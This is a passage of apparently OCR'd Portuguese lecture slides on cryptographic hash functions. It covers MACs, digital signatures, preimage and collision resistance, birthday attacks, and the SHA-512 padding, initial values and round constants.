3. O receptor recalcula o valor de hash sobre a mensagem recebida.
4. O receptor compara o valor calculado com o valor recebido.

Se houver divergência, o receptor sabe que a mensagem (ou o valor de hash) foi alterada.

Autenticação básica




(a) Uso da função de hash para verificar integridade de dados

Pergunta


Qual o problema neste cenário?

Autenticação básica - Problema

Figura 11.2 Ataque contra função de hash.



(a) Uso da função de hash para verificar integridade de dados



(b) Ataque *man-in-the-middle*

Proteção do valor de hash

A função de hash precisa ser **transmitida de forma segura**.

- Se um adversário **alterar ou substituir** a mensagem, não deve ser viável alterar também o valor de hash para enganar o receptor.
- Exemplo de ataque:
  1. Alice transmite dados com o hash
  2. Darth intercepta, altera a mensagem e calcula um novo hash
  3. Bob recebe sem perceber a modificação.
- Para impedir esse ataque, **o valor de hash gerado por Alice precisa ser protegido**.

Pergunta


Como podemos proteger o Hash nesse cenário?

Métodos de proteção da Hash

- Método A: Autenticação com hash + cifragem simétrica
- Método B: Cifrando o hash com cifragem simétrica
- Método C: Mensagem com Hash e Valor Secreto
- Método D: Mensagem com Hash mais Valor Secreto com confidencialidade


Método A: Autenticação com hash + cifragem simétrica

- Mensagem mais o código de hash concatenado **são encriptados** usando a encriptação simétrica.
- Como somente A e B compartilham a chave secreta, a mensagem deverá ter vindo de A e sem alteração.
- O código de hash oferece a estrutura ou redundância exigida para conseguir a autenticação.
- Como a encriptação é aplicada à mensagem inteira mais o código de hash, a confidencialidade também é fornecida.



Método B: Cifrando o hash com cifragem simétrica

- Somente o código de hash é encriptado, usando a encriptação simétrica.
- Isso reduz o peso do processamento para as **aplicações que não exigem confidencialidade**.



Pergunta

Qual o motivo de passar a mensagem em texto plano?

Vantagens do Uso de Hash mas sem a cifragem da mensagem

- Quando a **confidencialidade não é exigida**:
  - usar apenas hash (método com valor secreto) requer menos cálculos que cifrar a mensagem inteira.
  - O software de encriptação é relativamente lento, especialmente com fluxo constante de mensagens.
  - Custos de hardware de encriptação podem ser altos; chips de baixo custo existem, mas cada nó precisa ter capacidade.

Exemplo desse cenário

Baixando a .iso do Linux Mint e verificando com GPG

O que o GPG faz com esses dois arquivos?

Comando:


```
gpg --verify sha256sum.txt.gpg sha256sum.txt
```

Etapas realizadas pelo GPG:

1. Lê a assinatura digital contida em `sha256sum.txt.gpg`.
2. Calcula o hash real do conteúdo atual de `sha256sum.txt`.
3. Compara o hash calculado com o hash assinado.
   - Se forem **iguais**: a assinatura é válida (`Good signature`).
   - Se forem **diferentes**: a assinatura falha (`BAD signature`).

Método C: Mensagem com Hash e Valor Secreto

- Usar apenas uma função de hash, sem cifragem, para autenticação de mensagem.
- Ambas as partes compartilham um valor secreto comum: S.
- Funcionamento:
  1. Emissor (A) calcula o hash sobre a concatenação da mensagem e do segredo: $H(M \,\|\, S)$.
  2. O valor de hash resultante é anexado à mensagem e enviado a B.
  3. Receptor (B), possuindo S, recalcula o hash para verificar a integridade e autenticidade.
- Como S não é enviado, um adversário não consegue modificar a mensagem nem gerar mensagens falsas.



Código de Autenticação de Mensagem (MAC)

Método C é a base do HMAC - Hash Based Message Authentication Code


- A autenticação de mensagem normalmente é alcançada usando um **MAC** (Message Authentication Code), também chamado de função de hash chaveada.
- MACs são usados entre duas partes que compartilham uma **chave secreta** para autenticar informações trocadas.
- A função MAC recebe como entrada a chave secreta e um bloco de dados, produzindo um valor de hash (**MAC**) associado à mensagem.

Código de Autenticação de Mensagem (MAC)

- Para verificar integridade, aplica-se novamente a função MAC sobre a mensagem e compara-se com o MAC recebido.
- Um invasor que altere a mensagem não poderá gerar o MAC correto sem conhecer a chave secreta.
- A verificação também garante autenticidade: apenas a parte que conhece a chave secreta pode ter gerado o MAC.

Método D: Mensagem com Hash mais Valor Secreto com confidencialidade

- A **confidencialidade** pode ser acrescentada à abordagem do método anterior encriptando a mensagem inteira mais o código de hash




Cenário

Esse cenário mostra exatamente um canal criptografado com a autenticacao da mensagem, igual na VPN!

Assinaturas Digitais


- **Usa Chave pública e privada**
- Assinatura digital é uma aplicação importante, similar à autenticação de mensagem.
- O valor de hash da mensagem é encriptado com a **chave privada** do usuário.
- Qualquer pessoa que conheça a **chave pública** do usuário pode verificar a integridade da mensagem associada à assinatura.
- Um invasor que tente alterar a mensagem precisaria conhecer a chave privada do usuário.



Esse caso é exatamente o caso do hash da iso do Linux Mint!

Assinaturas Digitais com Confidencialidade

- Se, além da assinatura digital, o que se procura é confidencialidade, então a mensagem mais o código hash encriptado com a chave privada pode ser encriptado usando uma chave secreta simétrica. Essa é uma técnica comum.



Arquivos de Senha de Mão Única

- Funções de hash são usadas para criar arquivos de senha de **mão única**.
  - No linux usa-se o /etc/shadow
- Em vez de armazenar a senha real, o sistema operacional armazena o **hash da senha**.
- Assim, mesmo que um hacker acesse o arquivo, a senha real não pode ser recuperada.
- Processo de autenticação:
  1. O usuário fornece a senha
  2. O sistema compara o **hash informado** com o hash armazenado.
- Este método é amplamente usado na maioria dos sistemas operacionais.

Detecção de Intrusão e Vírus com Hash

- Funções de hash podem ser usadas para **detecção de intrusão** e **detecção de vírus**.
- Armazene $H(F)$ para cada arquivo em um sistema e guarde os valores de hash de forma segura.
- Posteriormente, verifique se um arquivo foi modificado recalculando $H(F)$.
- Um intruso precisaria alterar F sem alterar $H(F)$ para evitar detecção, o que é computacionalmente inviável.

Trabalho interessante:

- Documentação Labrador
- Código Labrador

Além disso, Hashes são usadas em função pseudoaleatória (PRF) ou gerador de número pseudoaleatório (PRNG)

Funções de Hash Simples

- Para entender considerações de segurança, apresentamos funções de hash simples e **não seguras**.
- Todas as funções de hash operam sobre blocos de n bits da entrada (mensagem, arquivo etc.).
- A entrada é processada bloco a bloco em um padrão iterativo para produzir um hash de n bits.
- Um exemplo simples: o **XOR bit a bit** de cada bloco.

$$C_i = b_{i1} \oplus b_{i2} \oplus \ldots \oplus b_{im}$$

onde

$C_i = i$-ésimo bit do código de hash, $1 \leq i \leq$ n


$m =$ número de blocos de n bits na entrada

$b_{ij} = i$-ésimo bit no j-ésimo bloco

$\oplus =$ operação XOR

Esquema de Hash simples com XOR

Figura 11.5 Duas funções de hash simples.



Limitações do XOR em Funções de Hash

XOR simples não é suficiente:

- Problema: blocos de texto cifrado podem ser **reordenados** sem alterar o valor do hash.
- Isso permite que um atacante modifique a mensagem **sem que seja detectada mudanças na integridade** da informação.
- Conclusão: para garantir a integridade, precisamos de funções de hash criptográficas **resistentes a colisões**.

Pré-imagem e Colisões em Funções de Hash

- Para um valor de hash $h = H(x)$, x é chamado de **pré-imagem** de h.
  - Isso significa que x é um bloco de dados cuja função hash produz h.
- Funções hash são **mapas muitos-para-um**: para qualquer valor h, podem existir várias pré-imagens.
- **Colisão**: ocorre se existirem $x \neq y$ tal que $H(x) = H(y)$.
- Colisões são indesejáveis quando funções de hash são usadas para **integridade de dados**.

Pré-imagens e Potenciais Colisões

- Suponha uma função de hash H com **saída** de n bits e **entrada** de b bits ($b > n$).
- Total de mensagens de entrada possíveis: 2^b.
- Total de valores de hash possíveis: 2^n.
- Em média, cada valor de hash corresponde a 2^{b-n} pré-imagens.
- Se H distribui uniformemente os valores de hash, cada hash terá aproximadamente 2^{b-n} pré-imagens.
- Para entradas de tamanho variável, a variação de pré-imagens por valor de hash aumenta.
- Apesar disso, os riscos de segurança não são tão graves; é necessário **definir requisitos** precisos de segurança para funções de hash criptográficas.

Requisitos de Funções de Hash

Tabela 11.1 Requisitos para função de hash criptográfica H.

Requisito	Descrição
Tamanho de entrada variável	H pode ser aplicado em um bloco de dados de qualquer tamanho.
Tamanho da saída fixo	H produz uma saída de tamanho fixo.
Eficiência	$H(x)$ é relativamente fácil de calcular para qualquer valor de x informado, através de implementações tanto em hardware quanto em software.
Resistência à pré-imagem (propriedade de mão única)	Para qualquer valor de hash h informado, é computacionalmente impossível encontrar y, de modo que $H(y) = h$.
Resistência à segunda pré-imagem (resistência à colisão fraca)	Para qualquer bloco x informado, é computacionalmente impossível encontrar $y \neq x$ com $H(y) = H(x)$.
Resistência à colisão forte	É computacionalmente impossível encontrar qualquer par (x, y), de modo que $H(x) = H(y)$.
Pseudoaleatoriedade	A saída de H atende os testes padrão de pseudoaleatoriedade.

As primeiras três propriedades são requisitos **básicos** de uma função de hash.

Resistência à Pré-imagem (Propriedade de Mão Única)

- A resistência à pré-imagem significa que:
  1. É fácil gerar o código de hash a partir da mensagem.
  2. Porém, é praticamente impossível gerar a mensagem a partir do código de hash.

.

- Se a função de hash não tiver esta propriedade, um invasor pode:
  - Observar a mensagem M e o hash $h = H(S||M)$.
  - Inverter a função de hash para obter $S||M = H^{-1}(h)$.
  - Recuperar o valor secreto S facilmente.
- Portanto, a resistência à pré-imagem é crucial para proteger valores secretos.
- Geralmente esse requisito é essencial quando a autenticação envolve um valor secreto que não é transmitido

Resistência à Segunda Pré-imagem

- Garante que é **impossível** encontrar uma mensagem alternativa com o mesmo valor de hash de uma mensagem específica.
- Se a função de hash não possuir essa propriedade, um invasor poderia:
  - Observar ou interceptar uma mensagem com seu hash encriptado.
  - Criar uma nova mensagem diferente com o mesmo hash.
- Portanto, esta propriedade protege contra **ataques de falsificação**.
- Ou seja, é importante considerar este aspecto para prevenção contra falsificação quando se usa um hash encriptado.

Funções Hash Fraca e Forte


- Se uma função de hash **somente** satisfaz as primeiras cinco propriedades é chamada de **função hash fraca**.
- Se a função também satisfaz a sexta propriedade, **resistência à colisão**, é chamada de **função hash forte**.
- Exemplo de ataque sem resistência à colisão:
  - Bob cria duas mensagens diferentes com o mesmo hash (m1 e m2).
  - Alice assina a mensagem m1.
  - Bob usa o hash da mensagem m1 para reivindicar que a mensagem m2 foi assinada.
- Portanto, a resistência à colisão é crucial para evitar falsificação de assinaturas.
- **Motivo**: Função hash forte protege contra ataques onde terceiros tentam gerar mensagens diferentes com o mesmo hash.

Pseudoaleatoriedade em Funções de Hash Criptográficas

- A pseudoaleatoriedade **não é tradicionalmente citada como requisito formal**, mas é implicitamente importante.
- Funções de hash criptográficas são frequentemente usadas para:
  - Derivação de chaves.
  - Geração de números pseudoaleatórios (PRNG/PRF).
- Nas aplicações de integridade de mensagens, as propriedades de resistência dependem de a saída parecer aleatória.
- **Ou seja**: é apropriado considerar que uma função de hash produz uma saída pseudoaleatória.

Relação entre propriedades de Funções de Hash

Figura 11.6 Relação entre as propriedades das funções de hash.



- Uma função que é resistente à colisão **também** é resistente à segunda pré-imagem, **mas o inverso não é necessariamente verdadeiro**.
- Uma função pode ser resistente à colisão, mas não ser resistente à pré-imagem, e vice-versa. Uma função pode ser resistente à pré-imagem, mas não ser resistente à segunda pré-imagem e vice-versa.

Tabela 11.2 Propriedades de resistência necessárias para várias aplicações de integridade de dados.

	Resistência à pré-imagem	Resistência à segunda pré-imagem	Resistência à colisão
Hash + assinatura digital	sim	sim	sim*
Detecção de intrusão e detecção de vírus		sim	
Hash + encriptação simétrica			
Arquivo de senha de mão única	sim		
MAC	sim	sim	sim*

*Resistência necessária se o invasor é capaz de elaborar um determinado ataque de mensagem

Ataques de Força Bruta em Funções de Hash

Ataques de força bruta:

- **Não dependem** do algoritmo de hash: dependem **apenas do tamanho do valor de hash** em bits.
- Consiste em tentar todas as combinações possíveis até encontrar uma pré-imagem ou colisão.
- O esforço necessário cresce exponencialmente com o tamanho do hash:
  - Para um hash de n bits: há 2^n possíveis valores.
  - Exemplo: para um hash de 128 bits, seriam necessárias 2^{128} tentativas em média para encontrar uma colisão por força bruta.

Lembrando:

- Força bruta é diferente da criptoanálise
- Criptoanálise explora vulnerabilidades específicas do algoritmo

Ataques de Pré-imagem e Segunda Pré-imagem

Cenário: O atacante que conhece uma saída da Hash deseja:

- O adversário busca um valor y tal que $H(y) = h$, onde h é um hash conhecido.
- Esse ataque explora a **dificuldade de inverter** a função de hash (resistência à pré-imagem)
- Método de **força bruta**:
  - Testar valores aleatórios de y até encontrar uma correspondência.
  - Para um hash de m bits, o esforço médio necessário é 2^{m-1} tentativas.

.

Ataques Resistentes à Colisão

Cenário: O atacante busca desobrir **pares de saída** da Hash

- O adversário busca duas mensagens x e y tal que $H(x) = H(y)$.
- Esse ataque exige **menos esforço** do que um ataque de pré-imagem ou segunda pré-imagem.
- Para um hash de m bits, o esforço médio para encontrar uma colisão é aproximadamente $2^{m/2}$ tentativas.

Lembra do **paradoxo do aniversário**?

- Dado um grupo de 23 pessoas escolhidas aleatoriamente, a chance de que duas pessoas terão a mesma data de aniversário é de mais de 50
- Em hashes a probabilidade de colisão aumenta rapidamente com o número de tentativas.

Ataque de Colisão Explorado via Paradoxo do Aniversário

Estratégia para explorar o paradoxo do dia do aniversário:

- Preparação na origem: mensagem legítima x é criada
- Oponente gera $2^{m/2}$ variações x' de x com mesmo significado e armazena os hashes.
- Oponente prepara uma mensagem fraudulenta y para a qual deseja a assinatura.
- Pequenas variações y' de y são geradas; o oponente calcula $H(y')$ e verifica correspondência com algum $H(x')$.
- Quando há correspondência, a variação válida de A é usada para assinatura, que é então aplicada à variação fraudulenta y'.

Ambas produzem a mesma assinatura.

Exemplo de Ataque de Colisão com Hash de 64 bits

- Com um hash de 64 bits, o esforço necessário é da ordem de 2^{32}.
- Criação de variações que mantêm o mesmo significado não é difícil.
- Exemplos de variações:
  - Inserção de pares de caracteres “espaço-espaço-retrocesso” entre palavras.
  - Substituição de “espaço-retrocesso-espaço” em posições selecionadas.
  - Reescrita da mensagem mantendo o significado original.

Resumo do esforço exigido

Resumo: Para um código de hash de tamanho m, o nível de esforço exigido, conforme vimos, é proporcional ao seguinte:

Resistência à pré-imagem	2^m
Resistência à segunda pré-imagem	2^m
Resistência à colisão	$2^{m/2}$

Resistência a Colisões em Hashes

- A resistência à colisão é desejável em códigos de hash seguros.
- Para um hash de m bits, a força contra ataques por força bruta é aproximadamente $2^{m/2}$.
- Van Oorschot e Wiener [VANO94] projetaram uma máquina de US$10 milhões para MD5 (128 bits):
  - Capaz de encontrar uma colisão em 24 dias.
  - Mostra que 128 bits é inadequado para segurança moderna.
- Hashes de 160 bits (como SHA-1) aumentam a resistência:
  - Mesma máquina levaria mais de 4.000 anos para encontrar uma colisão.
  - Contudo, com a evolução tecnológica: 160 bits começa a não ser mais seguro.

Criptoanálise de Funções de Hash e MACs

Saindo da força bruta e entrando na criptoanálise:

- Assim como em algoritmos de criptografia, ataques criptoanalíticos em **hashes** e **MACs** buscam explorar propriedades do algoritmo para superar a simples busca exaustiva.
- A resistência de um hash ou MAC à criptoanálise é medida comparando-se seu esforço com o esforço de um ataque por força bruta.
- Um hash ou MAC ideal exigirá **esforço criptoanalítico maior ou igual ao esforço por força bruta**.


Estrutura Iterativa de Funções de Hash

Estrutura geral de uma típica função de hash segura:

- Estrutura iterativa de hash foi proposta por Merkle [MERK79, MERK89]
- É usada na maioria das funções de hash atuais, incluindo SHA.
- Funcionamento geral:
  - A mensagem de entrada é dividida em L blocos de tamanho fixo b bits.
  - O bloco final é preenchido para completar b bits (Se necessário)
  - Inclui também o tamanho total da mensagem.
    - Incluir o tamanho dificulta ataques, pois o oponente deve encontrar colisões com mensagens do mesmo ou de tamanhos diferentes que levem ao mesmo hash.

Estrutura geral de hash seguro

Figura 11.8 Estrutura geral do código de hash seguro.



O algoritmo usa repetidamente uma **função de compactação** f:

- Duas entradas: (i) a **variável de encadeamento** (n bits da etapa anterior) e (ii) bloco atual (b bits).
- Produz uma saída de n bits. Normalmente, b $>$ n;
- Variável de encadeamento inicial é **definida pelo algoritmo** e o valor final dela é o **hash resultante**.

Estrutura geral de hash seguro

A função de hash pode ser resumida da seguinte forma:

$$CV_0 = IV = \text{valor inicial de } n \text{ bits}$$
$$CV_i = \mathrm{f}(CV_{i-1}, Y_{i-1}) 1 \leq i \leq L$$
$$\mathrm{H}(M) = CV_L$$

onde a entrada da função de hash é uma mensagem M consistindo nos blocos Y0, Y1, ..., YL-1

Motivação e Criptoanálise de Funções de Hash

Motivação da estrutura iterativa (Merkle [MERK89], Damgård [DAMG89]):

- Se a função de compactação f for à prova de colisão, a função de hash iterativa resultante também será.
- Permite criar hashes seguros para mensagens de qualquer tamanho.
- O design seguro de uma função de hash se reduz ao design de uma função de compactação segura para blocos de tamanho fixo.

Criptoanálise em funções de Hash

Criptoanálise de funções de hash:

- Foca na estrutura interna de f.
- Ataques procuram produzir colisões eficientes para uma única execução de f, considerando o valor fixo do IV.
- Normalmente, f consiste em várias rodadas, e o ataque analisa padrões de mudança de bits entre rodadas.

Colisões em Funções de Hash

- **Importante**: Para qualquer função de hash, **colisões sempre existem**:
  - Mensagens têm tamanho $\geq 2b$ (devido ao campo de tamanho)
  - Hashes têm tamanho fixo n, com $b > n$
- O objetivo de uma função de hash segura não é eliminar colisões (isso é impossível), mas torná-las **computacionalmente inviáveis de encontrar**.
- **Importante**: A segurança é definida pelo **esforço necessário para descobrir uma colisão, não pela sua inexistência**.

Secure Hash Algorithm (SHA)

- O **SHA** é a função de hash mais utilizada nos últimos anos.
- Em 2005, era praticamente o último algoritmo de hash padronizado restante após vulnerabilidades em outros algoritmos.
- Desenvolvido pelo **NIST** e publicado como padrão federal (**FIPS 180**) em 1993.
- Primeira versão (**SHA-0**) apresentou vulnerabilidades criptoanalíticas.
- Revisão lançada em 1995 (**FIPS 180-1**), conhecida como **SHA-1**.
- Baseado na função de hash **MD4**, seguindo de perto seu projeto.

SHA-1 e SHA-2

- **SHA-1** produz um hash de 160 bits.
- Em 2002, o **NIST** revisou o padrão (**FIPS 180-2**), definindo três novas versões:
  - SHA-256 (256 bits)
  - SHA-384 (384 bits)
  - SHA-512 (512 bits)
- Coletivamente, estas versões são conhecidas como **SHA-2**.
- Mantêm a mesma estrutura básica do SHA-1, usando aritmética modular e operações binárias lógicas.
- Em 2008, o **FIPS PUB 180-3** adicionou uma versão de 224 bits (SHA-224).
- SHA-1 e SHA-2 também são especificados no **RFC 6234**, que inclui implementação em C.

Descontinuação do SHA-1

- Em 2005, o **NIST** anunciou a intenção de retirar a aprovação do SHA-1 e adotar o SHA-2 por volta de 2010.
- Uma equipe de pesquisa demonstrou um ataque que poderia gerar duas mensagens diferentes com o mesmo hash SHA-1 usando 2^{69} operações.
- Este número é significativamente menor que as 2^{80} operações anteriormente estimadas para encontrar uma colisão.
- O resultado acelerou a necessidade de transição para SHA-2.
- Referência: Wang et al. [WANG05].

Tabela SHA

Tabela 11.3 Comparação de parâmetros do SHA.

	SHA-1	SHA-224	SHA-256	SHA-384	SHA-512
Tamanho do resumo da mensagem	160	224	256	384	512
Tamanho da mensagem	$< 2^{64}$	$< 2^{64}$	$< 2^{64}$	$< 2^{128}$	$< 2^{128}$
Tamanho do bloco	512	512	512	1024	1024
Tamanho da word	32	32	32	64	64
Número de etapas	80	64	64	80	80

Nota: todos os tamanhos são medidos em bits.


Lógica do SHA-512

- **Entrada**: mensagem com um tamanho máximo de menos de 2^{128} bits
- **Processamento**: A entrada é processada em blocos de 1024 bits.
- **Saída**: Resumo da mensagem de 512 bits.

O processamento consiste nas seguintes etapas:

1. Anexar bits de preenchimento.
2. Anexar tamanho.
3. Inicializar buffer de hash.
4. Processar mensagem em blocos de 1024 bits

Figura 11.9 Geração de resumo da mensagem usando SHA-512.



SHA-512: Etapa 1 - Preenchimento

Etapa 1 - Preenchimento:

- A mensagem é preenchida para que o tamanho seja congruente a 896 módulo 1024.
- O preenchimento é sempre aplicado, mesmo se a mensagem já tiver o tamanho desejado.
- Número de bits de preenchimento: entre 1 e 1024.
- Estrutura do preenchimento: um bit 1 seguido pelos bits 0 necessários.

SHA-512: Etapa 2 - Anexar Tamanho

Etapa 2 - Anexar tamanho:

- Um bloco de 128 bits é anexado à mensagem.
- O bloco contém o tamanho da mensagem original (antes do preenchimento) como um inteiro de 128 bits sem sinal.
- Ordem dos bytes: byte mais significativo primeiro.

Obs:

- Após as duas primeiras etapas, a mensagem resultante tem comprimento múltiplo de 1024 bits.
- Mensagem expandida representada como blocos de 1024 bits: $M_1, M_2, \ldots, M_N$.
- Tamanho total da mensagem expandida: $N \times 1024$ bits.

SHA-512: Etapa 3 - Inicialização do Buffer de Hash

- Um buffer de 512 bits mantém resultados intermediários e finais da função de hash.
- O buffer pode ser representado por 8 registradores de 64 bits, inicializados com seguintes valores hexadecimais ($64x8 = 512$):

```
a = 6A09E667F3BCC908   e = 510E527FADE682D1
b = BB67AE8584CAA73B   f = 9B05688C2B3E6C1F
c = 3C6EF372FE94F82B   g = 1F83D9ABFB41BD6B
d = A54FF53A5F1D36F1   h = 5BE0CD19137E2179
```

- Esses valores são armazenados no formato big-endian, que é o byte mais significativo de uma word na posição de byte de endereço baixo (mais à esquerda).
- Essas words foram obtidas apanhando-se os primeiros sessenta e quatro bits das partes fracionárias das raízes quadradas dos oito primeiros números primos.

SHA-512: Etapa 4 - Processar mensagem em blocos de 1024 bits

O núcleo do algoritmo SHA-512 processa a mensagem em blocos de **1024 bits** (128 words). Esse processamento consiste em um módulo de **80 rodadas**

- Esse módulo é o que está rotulado como F na figura.


Cada rodada recebe como entrada o **buffer de 512 bits** (a, b, c, d, e, f, g, h) e o atualiza.

- Na primeira rodada, o buffer contém o hash intermediário H_{i-1}.
- Cada rodada t utiliza:
  - Um valor de 64 bits W_t, derivado do bloco atual M_i (schedule da mensagem).
  - Uma constante aditiva, K_t, onde $0 \leq t \leq 79$ indica uma das 80 rodadas

As constantes K_t são os primeiros 64 bits das partes fracionárias das raízes cúbicas dos 80 primeiros números primos, oferecendo padrões pseudoaleatórios que reduzem regularidades na entrada.

Processamento do SHA-512 em um único bloco

Figura 11.10 Processamento SHA-512 de um único bloco de 1024 bits.



Constantes do SHA-512

Tabela 11.4 Constantes do SHA-512.

428a2f98d728ae22	7137449123ef65cd	b5c0fbcfec4d3b2f	e9b5dba58189dbbc
3956c25bf348b538	59f111f1b605d019	923f82a4af194f9b	ab1c5ed5da6d8118
d807aa98a3030242	12835b0145706fbe	243185be4ee4b28c	550c7dc3d5ffb4e2
72be5d74f27b896f	80deb1fe3b1696b1	9bdc06a725c71235	c19bf174cf692694
e49b69c19ef14ad2	efbe4786384f25e3	0fc19dc68b8cd5b5	240ca1cc77ac9c65
2de92c6f592b0275	4a7484aa6ea6e483	5cb0a9dcbd41fbd4	76f988da831153b5
983e5152ee66dfab	a831c66d2db43210	b00327c898fb213f	bf597fc7beef0ee4
c6e00bf33da88fc2	d5a79147930aa725	06ca6351e003826f	142929670a0e6e70
27b70a8546d22ffc	2e1b21385c26c926	4d2c6dfc5ac42aed	53380d139d95b3df
650a73548baf63de	766a0abb3c77b2a8	81c2c92e47edaee6	92722c851482353b
a2bfe8a14cf10364	a81a664bbc423001	c24b8b70d0f89791	c76c51a30654be30
d192e819d6ef5218	d69906245565a910	f40e35855771202a	106aa07032bbd1b8
19a4c116b8d2d0c8	1e376c085141ab53	2748774cdf8eeb99	34b0bcb5e19b48a8
391c0cb3c5c95a63	4ed8aa4ae3418acb	5b9cca4f7763e373	682e6ff3d6b2b8a3
748f82ee5defb2fc	78a5636f43172f60	84c87814a1f0ab72	8cc702081a6439ec
90befffa23631e28	a4506cebde82bde9	bef9a3f7b2c67915	c67178f2e372532b
ca273eceea26619c	d186b8c721c0c207	eada7dd6cde0eb1e	f57d4f7fee6ed178
06f067aa72176fba	0a637dc5a2c898a6	113f9804bef90dae	1b710b35131c471b
28db77f523047d84	32caab7b40c72493	3c9ebe0a15c9bebc	431d67c49c100d4c
4cc5d4becb3e42b6	597f299cfc657e2a	5fcb6fab3ad6faec	6c44198c4a475817

SHA-512: Etapa 5 - Saída

Depois que todos os N blocos de 1024 bits tiverem sido processados, a saída do estágio N é o resumo de mensagem de 512 bits.

Podemos resumir o comportamento do SHA-512 da seguinte forma:

$$H_0 = \text{IV}$$
$$H_i = \text{SUM}_{64}(H_{i-1}, \text{abcdefgh}_i)$$
$$MD = H_N$$

onde


IV	= valor inicial do buffer abcdefgh, definido na etapa 3
abcdefgh_i	= a saída da última rodada de processamento do i-ésimo bloco de mensagem
N	= o número de blocos na mensagem (incluindo campos de preenchimento e tamanho)
SUM_{64}	= adição módulo 2^{64} realizada separadamente em cada word do par de entradas
MD	= valor final do resumo da mensagem

Função rodada do SHA-512

A função rodada recebe os valores a, b, c, d, e, f, g, h e executa uma série de operações:

